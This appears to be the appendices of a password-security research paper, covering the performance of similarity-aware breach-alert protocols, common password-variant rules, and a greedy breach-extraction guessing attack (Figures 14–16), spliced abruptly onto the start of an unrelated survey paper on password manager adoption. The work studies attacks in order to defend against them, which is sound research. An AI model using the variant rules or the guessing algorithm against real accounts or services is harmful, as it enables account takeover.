[43] PERCIVAL, C., AND JOSEFSSON, S. The scrypt password-based key derivation function.

[44] PULLMAN, J., THOMAS, K., AND BURSZTEIN, E. Protect your accounts from data breaches with Password Checkup. https://security.googleblog.com/2019/02/protect-your-accounts-from-data.html, 2019.

[45] RIVEST, R. L., SHAMIR, A., AND WAGNER, D. A. Time-lock puzzles and timed-release crypto.

[46] SUTSKEVER, I., VINYALS, O., AND LE, Q. V. Sequence to sequence learning with neural networks. In *Advances in Neural Information Processing Systems 27*. Curran Associates, Inc., 2014, pp. 3104–3112.

[47] THOMAS, K., PULLMAN, J., YEO, K., RAGHUNATHAN, A., GAGE KELLEY, P., INVERNIZZI, L., BENKO, B., PIETRASZEK, T., PATEL, S., BONEH, D., AND BURSZTEIN, E. Protecting accounts from credential stuffing with password breach alerting. In *USENIX Security Symposium* (2019), USENIX.

[48] TROY HUNT. Have I Been Pwned? https://haveibeenpwned.com/Passwords/, 2018.

[49] TYAGI, N., CELI, S., RISTENPART, T., SULLIVAN, N., TESSARO, S., AND WOOD, C. A. A fast and simple partially oblivious prf, with applications. In *Advances in Cryptography–EUROCRYPT* (2022), Springer.

[50] WANG, D., CHENG, H., WANG, P., HUANG, X., AND JIAN, G. Zipf's law in passwords. *IEEE Transactions on Information Forensics and Security 12*, 11 (2017), 2776–2791.

[51] WANG, D., ZHANG, Z., WANG, P., YAN, J., AND HUANG, X. Targeted online password guessing: An underestimated threat. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security* (2016), ACM, pp. 1242–1254.

[52] WANG, K. C., AND REITER, M. K. How to end password reuse on the web. In *26th Annual Network and Distributed System Security Symposium* (Feb 2019), Internet Society.

[53] WANG, K. C., AND REITER, M. K. Detecting stuffing of a user's credentials at her own accounts. In *29th USENIX Security Symposium* (Aug 2020), USENIX Association.

[54] ZHANG, Y., MONROSE, F., AND REITER, M. K. The security of modern password expiration: an algorithmic framework and empirical analysis. In *ACM CCS* (2010), pp. 176–186.

A Assessing performance feasibility

We compare the performance of the top four similarity measures — P2P, Das-R, wEdit and PPSM — to understand the feasibility of their deployment as a C3 service. The three generative algorithms perform a PMT with the breached passwords and their variants generated on the server. PPSM computes similarity by mapping the passwords to 100-dimensional vectors and comparing their dot product to a threshold. The resultant list of boolean is summed and sent to the client. Therefore, the implementation of PPSM-based MIGP doesn't require the generation and storage of similar passwords, but involves computing private dot products, comparisons, and summation.

To estimate the cost of performing similarity matching, we use a bucket of 10,000 username, password pairs (without any variants). We use $n = 100$ for P2P, Das-R, and wEdit, and $\theta = 0.83$ for PPSM. The OPRF based PMT protocol is implemented in Python and uses secp256k1 elliptic curve implemented in petlib [5]. We implement the PPSM based protocol using Crypten [34]. Timing experiments were performed on a machine with an Intel Core i9 processor and 128 GB RAM, and here we run the entire protocol within the same machine (without network overhead). P2P uses an Nvidia GTX 1080 GPU along with the processor to run the pass2path neural network for pre-processing.

We summarize the results in Fig. 13. PPSM-based approach to MIGP takes 16 seconds to complete a query, while all other approaches take < 1 second. Note that these measurements, which do not include network latency, should be considered lower bounds on performance. Crypten uses secret-sharing to execute the MPC protocols, therefore requires more than one round trip. The columns of Fig. 13 are ordered from left to right in decreasing order of our perception of how critical this aspect of the protocols is to deployment. As PPSM is slower than other approaches for executing a query, we focus on the generative methods. We leave as an open question whether one can make another 2PC-based protocol fast enough for reasonably sized buckets.

Similarity measure	Latency	B/w	Compat.	Storage per bucket	Precomp.
wEdit ($n = 100$)	< 1 sec	14 MB	Yes	14 MB	41 sec
P2P ($n = 100$)	< 1 sec	14 MB	Yes	14 MB	180 sec
Das-R ($n = 100$)	< 1 sec	14 MB	Yes	14 MB	0.5 sec
PPSM ($\theta = 0.83$)	16 sec	1.6 KB	No	8 MB	1 sec

Figure 13: Performance (latency, bandwidth, storage, etc.) summary of different similarity measures. All the numbers are based on a bucket of size 10^4. The trade-offs are also ranked left to right based on the importance to deployment. Here latency does not include n/w or i/o cost.

Das-R	wEdit	Rule	(%) of matches
1	1	Del last char	27.7
2	3	Switch 1st char case	20.6
3	2	Del last 2 char	15.2
6	4	Ins '1' at end	13.4
-	6	Ins 'Caps' at beg	7.6
4	5	Del last 3 char	6.6
9	7	Del 1st char	4.7
5	-	Ins '0' at beg	1.5
-	8	Subs '1' at end	1.0
10	-	Ins '0' at end	0.7
-	10	Ins '123' at end	0.5
7	9	Ins 'a' at beg	0.4
8	-	Ins 'q' at beg	0.1

Figure 14: Rules for generating password variants and the % of password pairs matched by the rule among 9,141 vulnerable pairs found in a randomly sampled 10^5 password pairs. We also show their ranks according to Das-R and wEdit.

B Rules-based similar passwords generation

We used three rule-based approaches for generating similar passwords: Das [22], a reordered variant of Das which we call Das-R, and wEdit. The top-performing edit rules based on our dataset S_1 are shown in Fig. 14. We also report the percentage of vulnerable password pairs in T explained by each rule. Deleting characters towards the end, and adding SHIFT or CAPS LOCK at the beginning are the most common rules that users use to modify their passwords. While the top rules capture the common transformations, it fails for subtle edits that are otherwise guessed by pass2path. Some example of such pairs are: ('20041981', '200481'), ('thingsome', 'thing.some'), ('nikaprudova', 'nika_prudova'), ('MADRE000', 'padre000'), ('jessiemax1', 'jessie1').

C Optimal breach extraction attack is hard

Let $\mathcal{W}$ be a set of all possible strings up to some length (say, 30), and $W \subseteq \mathcal{W}$ be the set containing all possible password strings for users U, with an associated probability distribution p of being chosen by a user. Recall we defined $\tau : W \to 2^{\mathcal{W}}$ such that $\tau(w)$ is the set of passwords similar to w. (We show how to instantiate τ in Section 4.) We assume $w \notin \tau(w)$, and $n = \max_w |\tau(w)|$.

The MIGPGuess adversary (in Fig. 7) tries to guess the exact target password w given access to the $\mathsf{MIGP}(\cdot)$ oracle. We modify the game to measure the advantage of an attacker as the expected number of queries to the respective oracles to guess a password, without any limit on the query budget. The oracles keep track of the total number of queries.

The advantage of the MIGPGuess adversary $\mathcal{A}$ is defined as the expected guess rank: $G^{\mathsf{MIGP}}(\mathcal{A}) = \mathbb{E}[\mathsf{MIGPGuess}(\mathcal{A})]$.

An MIGPGuess-adversary $\mathcal{A}^*$ is optimal if for all $\mathcal{A}$ it holds that $G^{\mathsf{MIGP}}(\mathcal{A}^*) \leq G^{\mathsf{MIGP}}(\mathcal{A})$. The optimal adversary $\mathcal{A}^*$ builds a ternary decision tree to query MIGP such that the expected guess rank is minimized. We show that building such a decision tree that minimizes the guesswork is NP-hard, and so does the optimal attack against MIGP.

Definition 1 (OMIGPGuess)**.** *Given (W, p, τ), we define optimal MIGP guess (OMIGP) problem as building the query tree for $\mathcal{A}^*$ that minimizes the expected guess rank for distribution p over W with MIGP similarity measure being τ.*

Theorem C.1. OMIGPGuess *problem is NP-hard.*

Proof: To prove this theorem, one might be tempted to reuse the result from Chatterjee et al. [19, 21], who investigated guessing attacks against a server that allows the user to login with a small set of typos in the context of typo-tolerant password checking. Although the setting is similar, there is one crucial difference: MIGP reveals whether the query is a match or is similar to a password, but the password typo correction oracle does not reveal whether the password was an exact or near match. This seemingly minor distinction implies we can't use their technique.

We, therefore, show that OMIGPGuess problem is NP-hard by reducing the optimal binary decision tree (OBDT) problem to OMIGPGuess in polynomial-time. Because OBDT does not have a polynomial-time solution [36], OMIGPGuess also cannot have a polynomial-time solution.

Binary decision tree (BDT). Given a set of n items $X = \{x_1, x_2, \ldots, x_n\}$ with associated probability distribution p_X and a set of m questions (functions) Q such that $Q_i : X \mapsto \{0, 1\}$, the goal is to find a decision tree where the questions $q \in Q$ are specified in all the internal nodes while the items x_i fill the root nodes of the tree. The expected depth of the tree is defined as $\sum_{x \in X} p_X(x) \cdot d(x)$, where $d(x)$ is the depth — distance from the root — of the element x in the binary tree.

Definition 2 (Optimal BDT problem (OBDT))**.** *Given (X, p_X, Q), the problem is to build a binary decision tree that has the least expected depth, $\sum_{x \in X} p_X(x) \cdot d(x)$.*

Laurent and Rivest have shown OBDT problem is NP-hard [36]. We show that OMIGPGuess is NP-hard by giving a polynomial-time reduction of an arbitrary instance of OBDT problem to OMIGPGuess. Thus if there exists a polynomial-time solution to OMIGPGuess, then we can solve OBDT in polynomial-time as well, which is a contradiction.

An instance of OMIGPGuess problem is defined as (W, p, τ), where W are the set of strings, p is a probability distribution over W, and τ is a similarity measure. Given an instance of BDT problem (X, p_X, Q), we can construct an instance of OMIGPGuess problem as follows. For this we set $W = X \cup Q$ (assuming elements in Q are distinct from X); $p(w) = p_X(w)$ if $w \in X$, and 0 otherwise; and $\tau(w) = \{y \mid Q_w(y) = 1\}$ if $w \in Q$, and $\varnothing$ otherwise.

GreedyMIGP(W, p, B, q):
$W' \leftarrow \bigcup_{w \in W} \tau(w) \cup \{w\}$
for $i \leftarrow 1$ to q do
  $\tilde{w}_i \leftarrow \text{argmax}_{\tilde{w} \in W'} p(B(\tilde{w}))$; $r \leftarrow$ MIGP$(\tilde{w}_i)$
  if $r =$ similar then
    for $w \in W \setminus B(\tilde{w}_i)$ do $p(w) \leftarrow 0$
    $W' \leftarrow \bigcup_{w \in B(\tilde{w}_i)} \tau(w) \cup \{w\}$
  else if $r =$ none then
    $W \leftarrow W \setminus B(\tilde{w}_i)$; for $w \in B(\tilde{w}_i)$ do $p(w) \leftarrow 0$
  else if $r =$ match then return $\tilde{w}_i$
  $W' \leftarrow W' \setminus \{\tilde{w}_i\}$
return $\arg\max_{w \in W} p(w)$

Figure 15: Greedy algorithm for finding q guesses to MIGP oracle (Fig. 7). Here $B : \mathcal{W} \mapsto 2^W$ is a function such that $B(\tilde{w}) = \{w \in W \mid \tilde{w} \in \tau(w)\}$.

Let T be the ternary decision tree for OMIGPGuess problem, where each node has three children for each type of MIGP output. The leaf nodes of the tree are the passwords in W. The distance of a password w from the root is the number of queries it take to guess w, which we denote as $d(w)$ here. As T is optimal, the guesswork $\sum_{w \in W} p(w) \cdot d(w)$ is minimum. Also note that, because $p(w) = 0$ if $w \in Q$ (as per the reduction above), $\sum_{w \in X} p(w) \cdot d(w)$ is minimum. This is the same as the property of OBDT. Therefore, we can build the required binary decision tree T' by removing the edges for the exact match of the questions (where $w \in Q$).

Thus, we show that one can reduce an instance of OBDT problem into an instance of OMIGPGuess problem, and the solution of OMIGPGuess will provide a solution to OBDT. This contradicts the fact that OBDT is NP-hard, therefore, OMIGPGuess cannot have a polynomial-time solution. This concludes the proof. ∎

The BDT problem will have a unique solution only if $m \geq \log_2 n$ and no two objects have the same output for all the questions. Since BDT reduces to OMIGPGuess, the same conditions apply for OMIGPGuess as well.

D Greedy approximation of OMIGPGuess

Finding an optimal guessing strategy that minimizes the expected guess rank is NP-hard. However, attackers could still find approximate solutions that minimize the expected guess rank. We present a greedy algorithm GreedyMIGP Fig. 15. We define the *ball* $B(\cdot)$ of a variant $\tilde{w} \in \mathcal{W}$ as the set of passwords that share a common variant. That is, $B(\tilde{w}) = \{w \in W \mid \tilde{w} \in \tau(w)\}$. The probability of a ball $p(B(\tilde{w}))$, also called the weight of a ball, is the sum of the probabilities of the passwords in the ball.

The attacker begins with a set of potential passwords W of the target user. In iteration i, the attacker picks the guess $\tilde{w}_i$ that has the highest ball weight, and based on the response from the MIGP oracle, it updates the set of potential passwords. In particular, if the response is none, then it removes all the passwords in $B(\tilde{w}_i)$ from W. If the response is similar,

β	n	$q = 10$	$q = 100$	$q = 1000$
10	0	1.21 (± 0.17)	2.48 (± 0.25)	5.64 (± 0.51)
	10	**0.14** (± 0.06)	**1.85** (± 0.15)	9.50 (± 0.31)
	10^2	**0.03** (± 0.02)	**0.44** (± 0.08)	10.65 (± 0.16)
10^2	0	0.78 (± 0.10)	1.40 (± 0.17)	2.49 (± 0.30)
	10	**0.12** (± 0.02)	1.78 (± 0.28)	8.57 (± 0.47)
	10^2	**0.03** (± 0.03)	**0.67** (± 0.13)	6.46 (± 0.27)
10^3	0	0.72 (± 0.07)	0.89 (± 0.08)	1.46 (± 0.14)
	10	**0.23** (± 0.02)	**0.78** (± 0.12)	5.61 (± 0.54)
	10^2	**0.04** (± 0.01)	**0.09** (± 0.03)	2.07 (± 0.27)
10^4	0	< 0.01 ($\pm < 0.01$)	0.03 (± 0.03)	0.27 (± 0.03)
	10	$<$**0.01** ($\pm < 0.01$)	0.41 (± 0.07)	2.98 (± 0.25)
	10^2	0.00 (± 0.00)	0.26 (± 0.21)	2.56 (± 0.20)

Figure 16: Breach extraction attack success when the target password is not one of the blocked passwords or their variants.

then it knows that the target password is one of the passwords in $B(\tilde{w}_i)$, and so it sets the probability of all other passwords to zero and limits the search to the passwords in $B(\tilde{w}_i)$ and their variants.It is important to leave the variants in because they may make the ball heavier than when the ball was centered on passwords from only $B(\tilde{w}_i)$. If the response is match, then it stops and outputs the guess $\tilde{w}_i$ (and wins the game).

The greedy algorithm is not optimal but provides a good approximation of the success of the optimal attacker. Whether an efficient algorithm with tighter approximation bounds exists remains an open question. Following the seminal work of Chakaravarthy et al. [18]), we find the expected guesswork due to the greedy algorithm GreedyMIGP can be as high as $O(\log|W|)$ factor of the minimum expected guesswork $G^{\mathsf{MIGP}}(\mathcal{A}^*)$. This approximation factor is quite large, especially when $|W|$ is very large. Nevertheless, this shows that it is possible to compute approximate solutions that might help an attacker guess a user's leaked password stored in MIGP server more effectively (than existing C3 services).

The complexity of the algorithm is $O(qn^2|W|)$. The attacker can decide on W that they believe will likely contain the target password, e.g., popular passwords from prior public password breaches.

E Breach extraction attack (contd.)

To understand the security impact on users who uses strong password — passwords that are not blocked by MIGP, we sample of 25,000 username, password pairs randomly from T such that the target password is not in the blocklisted set, for $\beta > 0$. We show the results of greedy breach extraction attack GreedyMIGP in Fig. 16. Notably, for $q \leq 100$, our greedy attack performs worse than that against exact checking C3 service (shown in bold), and the attack success rate is worse for $n = 100$ compared to $n = 10$. We saw the similar trend in Fig. 8 as well. We believe this is because our greedy algorithm is sub-optimal, especially for smaller number of guesses and future work should explore other heuristic attacks for a smaller number of guesses.

F Rate-Limiting Client Queries

As shown in Section 5.1, to reduce the effect of the breach extraction attacks, MIGP must limit access to the service. Cryptographic rate-limiting ensures the client performs significantly more work than the server to make a query.

MIGP can use a slow, computationally expensive hash function such as Argon2 [1] or Scrypt [43] for H_2 (or H_1, see the trade offs in Section 7) in the PRF F_κ. For example, computing a slow Argon2 hash with default parameters [3] on a desktop with Intel Core i9 processor and 128 GB RAM takes about 97 ms. However, this also requires the server to compute the slow hash during pre-processing. We estimate that computing F_κ for 1.14 billion unique username, password pairs and their $n = 100$ variants will require approximately 361.5 CPU-years of computational power.

An alternative approach would be to use a time-lock puzzle [38, 45] to slow down client queries to MIGP. Time-lock puzzles, first introduced by Rivest et al. [45], are a type of verifiable delay function (VDF) [16], where knowledge of trapdoor information makes computing a hash function significantly faster. Following the construction in [45], we can set H_2 to be computed as follows. The MIGP server computes a large RSA modulus $N = pq$, where p and q are two large randomly chosen secret primes. Let ν be the cost factor and $\mathsf{H}_2(x) = \mathrm{SHA256}(x)^{2^\nu} \mod N$, for any binary string $x \in \{0,1\}^*$. The server can compute H_2 efficiently as $\mathsf{H}_2(x) = \mathrm{SHA256}(x)^{2^\nu \mod \phi(N)} \mod N$, where $\phi(N) = (p-1)\cdot(q-1)$. The time complexity of such an operation would be bounded by the size of N in bits. While for the client, which will not know the factors of N, computation of H_2 will need to perform ν squaring modulo N sequentially (each time squaring the prior result). By setting the value of ν accordingly the server can increase the computational cost. The advantage of using time lock puzzles is that repeated squaring is an intrinsically sequential process and can't be parallelized. We estimate that the server would need 0.53 ms to set up a time-lock puzzle that would take 100 ms to solve for the client. This corresponds to approximately 1.8 CPU-years of computational power to finish computing H_2 of 1.14 billion unique username-password pairs and their $n = 100$ variations.

A third alternative approach to throttle client queries is to add a small secret value to the hash function H_2, $\mathsf{H}_2(x) = \mathrm{SHA256}(x\|r)$, where r is randomly chosen from $\{0,1\}^\nu$ for each username, password pair. The server does not store r (or share it with the client). Therefore, the client has to brute-force the value of r. For example, assuming a (malicious) client can do 10 million SHA256 hashes per second, the server can set the value of ν to be 21 bits, which will in expectation ensure 100 ms client-side computing cost. The server will require approximately 3.1 CPU-hour for precomputation. One drawback of this approach is that the client can parallelize the computation of hashes, and it does not guarantee 2^ν sequential operations, unlike time-lock puzzles.

Why Users (Don't) Use Password Managers at a Large Educational Institution

Peter Mayer
peter.mayer@kit.edu
Karlsruhe Institute of Technology

Collins W. Munyendo
cmunyendo@gwu.edu
The George Washington University

Michelle L. Mazurek
mmazurek@umd.edu
University of Maryland, College Park

Adam J. Aviv
aaviv@gwu.edu
The George Washington University

Abstract

We quantitatively investigated the current state of Password Manager (PM) usage and general password habits at a large, private university in the United States. Building on prior qualitative findings from SOUPS 2019, we survey n=277 faculty, staff, and students, finding that 77% of our participants already use PMs, but users of third-party PMs, as opposed to browser-based PMs, were significantly less likely to reuse their passwords across accounts. The largest factor encouraging PM adoption is perceived ease-of-use, indicating that communication and institutional campaigns should focus more on usability factors. Additionally, our work indicates the need for design improvements for browser-based PMs to encourage less password reuse as they are more widely adopted.

1 Introduction

Password management remains a weak link in the security ecosystem. Prior work shows that users tend to select weak and ineffective passwords that are easily guessed [28, 48] and reused across accounts [17]. This has led to the wide recommendation of Password Managers (PMs) that can store, recall, and generate unique passwords for each account [25]. It is often assumed that users are hesitant or uninterested in using PMs due to perceived increased management requirements [44], added complications [9], fear of losing access to the passwords [42], misplaced beliefs that current password generation habits are sufficient [44], or that PMs offer no improvements over current password habits [15].

To evaluate the penetration of PMs and the factors that affect adoption, we developed an online survey (n=277) distributed to a random sample of faculty, staff, and students at a large private university in the US. The survey included a series of closed-item responses on various password management habits and motivations for using PMs (or not) derived from the qualitative themes identified by Pearman et al. [42]. Our study therefore offers one of the first large-scale quantitative measurements of PM usage within an organization.

We were also motivated in assessing the role of institutions and organizations in encouraging PM usage and good password management habits, generally. While such studies have existed in the space of password selection [5, 35] and two-factor-authentication [11, 14], encouraging PM usage at the organizational level has not been previously explored. We were particularly interested in assessing the potential benefits and impact of a university investing in a large, campus-wide deployment of a third-party PM via a site-license for all students, faculty, and staff. The institution in which this study was conducted is considering purchasing such a license.

We find that awareness and use of PMs is much broader than previously reported: 77% of our participants used a PM. Predominately, these were browser built-in PMs (60%), matching previous findings [30] and therefore likely to generalize beyond our sample. In contrast, only 18% of our PM users used a third-party PM (some used multiple). Generally, the vast majority of respondents reuse passwords across accounts (77%), but those who use third-party PMs are much less likely to do so, suggesting that third-party PMs promote better password habits as compared to built-in, browser-based PMs, confirming prior work [30, 42].

We also find that perceived ease-of-use overall plays a key role: when considering users of all types of PMs, an overwhelming majority point to ease-of-use, rather than security benefits, as their motivation for using a PM. Participants were 14.5× more likely to use a PM if they found it "easy to use." However, when considering only third-party PM users, security plays an important role, where participants were 12.8× more likely to use a third-party PM. PM adoption campaigns should thus focus on demonstrating how PMs can improve the user experience and easily be used in normal web-browsing habits rather than exclusively focus on the security benefits.

We also find that third-party PM users are significantly more likely to use the PM to generate passwords than participants using browser built-in PMs, and the majority of participants (66%) would also adopt a PM if it was offered to them for free by their organization. This suggests an opportunity for institutions to foster secure password management habits by

investing in third-party PMs, with the benefits likely cascading. Additionally, more work is required to improve the design of browser built-in PMs as these are the most commonly used PMs, but not used to their full potential by generating unique, random passwords per account.

2 Background on Password Managers

Password Managers (PMs) are a software security tool designed to help users improve their password security while decreasing the burden of remembering passwords. Generally PMs are classified into three types:

1. **Operating System built-in PMs**: These PMs are integrated into the operating system, not requiring any additional software for example Apple's Keychain.
2. **Browser built-in PMs**: Many browsers ship with a PM built into the browser interface. For instance, Chrome and Firefox both come with such PMs and provide mechanisms for generating random/secure passwords.
3. **Third-party PMs**: Third-party PMs are dedicated software for managing and generating passwords, often exceeding the features of the former categories. Third-party PMs require users to install browser-extensions as well as a mobile app to access passwords, and full functionality typically requires a fee-based subscription.

PMs have been widely recommended [25] to improve online security. However, adoption of PMs is generally considered low [12]. In contrast to prior research, we find that PM penetration is relatively high, with over 70% of our participants drawn from a large university in the US using PMs. Most of our participants use browser built-in PMs, while usage of third-party PMs is comparatively much lower.

Several studies have investigated the low adoption of PMs, particularly third-party PMs (see Section 6). A recent study by Pearman et al. [42] interviewed 30 participants to identify why users fail to adopt PMs. Pearman et al. identified several themes, most importantly that (a) convenience and usefulness drive adoption and (b) users of third-party PMs are less prone to password reuse. There are different reasons for adopting various PMs, with adoption of built-in PMs driven by convenience and adoption of third-party PMs driven by security. Following on Pearman at al. [42], we present the first large-scale quantitative survey investigating these themes by sampling from an institution-wide mailing list at the George Washington University, which is currently considering investing in a site-wide license for a third-party PM.

3 Methods

Research Questions Our study aimed to investigate users' perceptions and usage of PMs as well as their reasons for and against adoption of PMs. We ask four research questions:

RQ1 [Awareness] *Are participants drawn from members of the George Washington University aware of PMs and their different types?*

RQ2 [Password Strategies in General] *What are the current password handling strategies of institution members, and what role do PMs play in these strategies?*

RQ3 [Institutional Account Management] *What are the strategies members of the George Washington University employ specifically for their university account passwords?*

RQ4 [Motivations & Barriers] *What are the reasons for use and non-use of PMs?*

In **RQ1**, we seek to better understand our participants' awareness of PMs and the three varieties of PMs. In **RQ2**, we explore password and account management strategies more broadly, such as how our participants create, recall and reuse passwords. We correlate account management strategies with usage of a PM during analysis, exposing how PMs impact account management. In **RQ3**, we explore our participants' specific password management strategies for their university accounts. This is of particular interest to the George Washington University because a site–licensed, third-party PM would use the organizational account password as the vault password. Finally, in **RQ4**, we seek to understand the motivations and barriers to adoption of PMs.

Survey Structure Our survey was administered online, and lasted, on average, 16 minutes. As an incentive to participate, we raffled off one $10 gift card for every 20 participants that opted to be considered. In total, we gave out 10 gift cards. All procedures were approved by the George Washington University IRB and IT department. Our survey structure is described below. The full survey is provided in Appendix A.

1. *Informed consent*: Participants were informed about the survey's purpose, structure, length, and raffle.
2. *Affiliation with the George Washington University*: As an institutional study, we asked participants if they were affiliated with the George Washington University and their role (e.g., faculty, staff, student).
3. *General password management*: Participants were asked to describe how they manage their passwords across different accounts as an open-ended question. They were additionally asked to select from a list of password management techniques (including PMs), and if multiple were selected, how they combined these techniques. Lastly, participants were asked if they re-use passwords.
4. *Password synchronization methods*: Participants were asked how they share and synchronize (or fail to do so) across devices. For example, if a participant stores their passwords in a text document, we asked if and how they share that text document across computers and devices.
5. *University account password management*: Participants were asked about password management strategies for their university account, as well as how it compares to

other accounts on a Likert scale.

6. *Introduction to PMs*: We described PMs using the explanatory text developed by Pearman et al. [42] before asking participants to indicate if they use any of the three types of PMs. Participants were further asked a series of Likert-scale questions regarding their perceptions of PM usage. Specifically, we included questions pertaining to the six aspects of usability and security used by Colnago et al. [11] in their institution-wide study (see Section 6), but adapted them from their 2FA context to the PM context in this work: (i) *Security* – whether participants perceive using PMs as preventing account compromise; (ii) *Tranquility* – whether participants believe that using PMs means one can worry less about account safety; (iii) *Fun* - whether participants perceive PMs as fun to use; (iv) *Ease-of-use* – whether participants perceive PMs as easy to use; (v) *Difficulty-of-use* – whether participants perceive PMs as difficult to use. (vi) *Annoyance* – whether participants perceive PMs as annoying to use. We complemented these aspects with two additional aspects, *trust* and *transparency*, which are relevant to PMs [3]: (vii) *Trust* – whether participants believe PMs can be trusted; (viii) *Transparency* – whether participants feel they know how PMs work.
7. *PM user questions*: PM users were asked where they had learned about PMs, as well as the PMs they use, and their reasons for using them. They were also asked about their satisfaction with PMs on a Likert scale.
8. *Non-PM user questions*: Non-PM users were asked to describe their reasons for not using a PM. They were also asked if they had used PMs before and why they had stopped. Lastly, these participants were asked if they would use a PM again and under which circumstances.
9. *IT Skills*: We asked participants about their IT background and familiarity with computer and internet concepts from the web skills measure [21] and the SA-6 security attitude measure [16].
10. *Demographics*: Participants were asked to provide their demographic information.
11. *Raffle*: Participants were asked whether they wanted to be considered in a raffle to win a $10 gift card.

Data Analysis We asked participants about the three types of PMs twice, once in step (3) and once in step (6). This was done to see whether participants would change their answer after reading the PM explanatory text. We report only the final responses from step (6), after the explanatory text, except when exploring changes in response between (3) and (6).

We applied logistic ordinal regression to analyze factors that are most influential in awareness and usage of PMs. When used as factors, the Likert responses to *security*, *tranquility*, *fun*, *ease of use*, *difficulty of use*, *annoyance*, *trust*, and *transparency* questions were binned into *agree* (Likert values 4 and 5) and *disagree* (Likert values 1, 2, and 3). We chose this more conservative binning without a neutral option, in order to prevent overestimating effects and render interpretation of the regression analyses more meaningful. Participants' roles at the university were binned into *students* and *non-students*. The web-skill and security attitude scales were calculated by averaging responses within the scale. Participant demographics (age, gender, ethnicity, race, role at the university) were control variables. We only report a model's output with these demographics when it has a better fit according to the Akaike information criterion than the model without; otherwise, we opt for the simpler model. The role had significant predictive value in only one model (see Section 4.4). Due to the low number of participants in these groups, we had to exclude (1) participants identifying as non-binary gender, and (2) participants that opted to not disclose their age or gender, when these factors were included in the models. Lastly, we used statistical tests to measure significant differences for Likert-scale and closed-response questions in the survey. The tests' specifics are discussed when reporting the results.

We used open-coding based on inductive coding [45, 49] to analyze open-ended responses. Two researchers independently coded the responses, with the primary coder developing the codebook and assigning codes to all responses and the secondary coder verifying the codebook by coding a random set of 20%. Cohen's κ was calculated and discrepancies were resolved by discussion. In case the kappa value was below $\kappa < 0.7$, another round of coding was performed. Across all questions, 1.5 rounds were needed on average to reach $\kappa \geq 0.7$ (average $\kappa = 0.77$, indicating moderate to strong agreement). For three questions (16, 17, 18 in Appendix A) there were insufficient responses to calculate κ reliably. In those cases, the primary coder and secondary coder collaboratively assigned codes. Qualitative results are reported using count data to avoid over-generalizing.

Recruitment and Demographics Our survey was administered at the George Washington University, a private university in the US and distributed by the the university's surveys office to a random sub-sample of 2,000 students, faculty, and staff in February 2021. A total of 277 participants responded, providing a response rate of 13.9%. The email subject line clearly stated that it was an invitation to a study about PMs conducted by the Computer Science department.

The sample (see Table 1) consisted of mainly younger (42 % between 18–34), female-identifying (65 % female, 31 % male, and 4 % other gender or prefer not to say) staff (47 % staff, 33 % students, 20 % faculty) and exhibited a medium web skill (mean = 3.35; sd = 0.92) as well as a medium security attitude (mean = 4.47; sd = 1.33).

Limitations As is typical, it is difficult to verify whether online participants followed instructions. We mitigated this by, first, requiring participants to spend a reasonable duration of time on certain pages and, second, by reviewing all open-ended responses to ensure consistency. We only excluded four

Table 1: Overview of participants' demographics and comparison to the the George Washington University population. Unfortunately, only gender and race/ethnicity data for faculty/leadership and staff was available as data for the entire the George Washington University population. Percentage totals may not add to 100% due to rounding.

	Faculty/Leadership		**Staff**		**Students**	**Other/Prefer not to disclose**	**Faculty & Staff**		**Total**
	Study	Uni	Study	Uni	Study	Study	Study	Uni	Study
Man	23 (40%)	51%	30 (25%)	39%	31 (34%)	2 (20%)	53 (30%)	43%	86 (31%)
Woman	34 (59%)	49%	82 (70%)	61%	58 (64%)	7 (70%)	116 (66%)	57%	181 (65%)
Non-binary	0 (0%)	0%	0 (0%)	0%	1 (1%)	1 (10%)	0 (0%)	0%	2 (1%)
Prefer not to disclose	1 (1%)	0%	6 (5%)	0%	1 (1%)	0 (0%)	7 (4%)	0%	8 (3%)
18 - 25	1 (2%)	-	10 (4%)	-	51 (18%)	0 (0%)	-	-	62 (22%)
26 - 35	4 (7%)	-	28 (9%)	-	21 (8%)	2 (1%)	-	-	53 (19%)
36 - 45	9 (16%)	-	28 (9%)	-	5 (2%)	3 (1%)	-	-	42 (15%)
46 - 55	14 (25%)	-	24 (8%)	-	5 (2%)	0 (0%)	-	-	43 (16%)
56 - 65	13 (23%)	-	12 (4%)	-	1 (0%)	2 (1%)	-	-	26 (9%)
>65	3 (5%)	-	3 (1%)	-	0 (0%)	0 (0%)	-	-	6 (2%)
Prefer not to disclose	12 (21%)	-	22 (8%)	-	8 (3%)	3 (1%)	-	-	45 (16%)
Black or African American	4 (7%%)	6%	15 (13%)	22%	9 (10%)	2 (20%)	19 (11%)	17%	30 (11%)
Hispanic	2 (3%)	4%	4 (3%)	6%	10 (11%)	0 (0%)	6 (3%)	6%	16 (6%)
White	40 (69%)	72%	74 (63%)	49%	49 (54%)	5 (50%)	112 (63%)	56%	168 (61%)
Other	4 (7%)	16%	13 (11%)	15%	20 (22%)	3 (30%)	20 (11%)	16%	40 (14%)
Prefer not to disclose blank/unknown	8 (14%)	3%	12 (10%)	6%	3 (3%)	0 (0%)	20 (11%)	5%	23 (8%)
SA-6 mean (sd)	4.53 (1.24)	-	4.50 (1.27)	-	4.35 (1.45)	4.85 (1.02)	-	-	4.47 (1.33)
Web Skill mean (sd)	3.48 (1.01)	-	3.22 (0.90)	-	3.43 (0.87)	3.43 (0.96)	-	-	3.35 (0.92)

participants out of the 281 that completed the survey.

This study was conducted at a private university in the US and may not fully generalize. While the 2 000 members of the George Washington University invited to the survey were chosen by the university's survey and research office to be evenly split along demographic lines and institutional roles, only a subset participated in the survey, leading to somewhat skewed demographics when compared to the university population (see Table 1). For both, gender and race/ethnicity, there is a higher percentage of participants with missing data (in our study "Prefer not to disclose") for both faculty and staff. However, despite these skews, we believe that some of the tendencies in our results (e.g. prevalence of Browser built-in PMs) likely reflect the population at the George Washington University and other institutions with similar demographic profiles, although we cannot speak to how these missing demographic factors may play a role. Our findings also closely match the qualitative findings of Pearman et al. [42], suggesting that our sample likely matches samples drawn from other institutions. Ultimately, additional work is needed to explore PM usage in other countries and contexts.

This study may also suffer from some social desirability bias where participants modify their responses or behavior to look more favorable in a security study, particularly for their university accounts. To mitigate this, we assured participants that all their responses were anonymous and no personally identifiable information would be collected.

Finally, our results may suffer from response bias, whereby participants with stronger opinions of PMs were more likely to respond to the survey. This could affect results estimating the awareness as well as usage or non-usage of PMs, and these measurements should be considered upper bounds. In the case that the response bias favored participants with positive experiences with PMs, this would further support the recommendations to focus on usability rather than security benefits as these were the primary motivators for adoption.

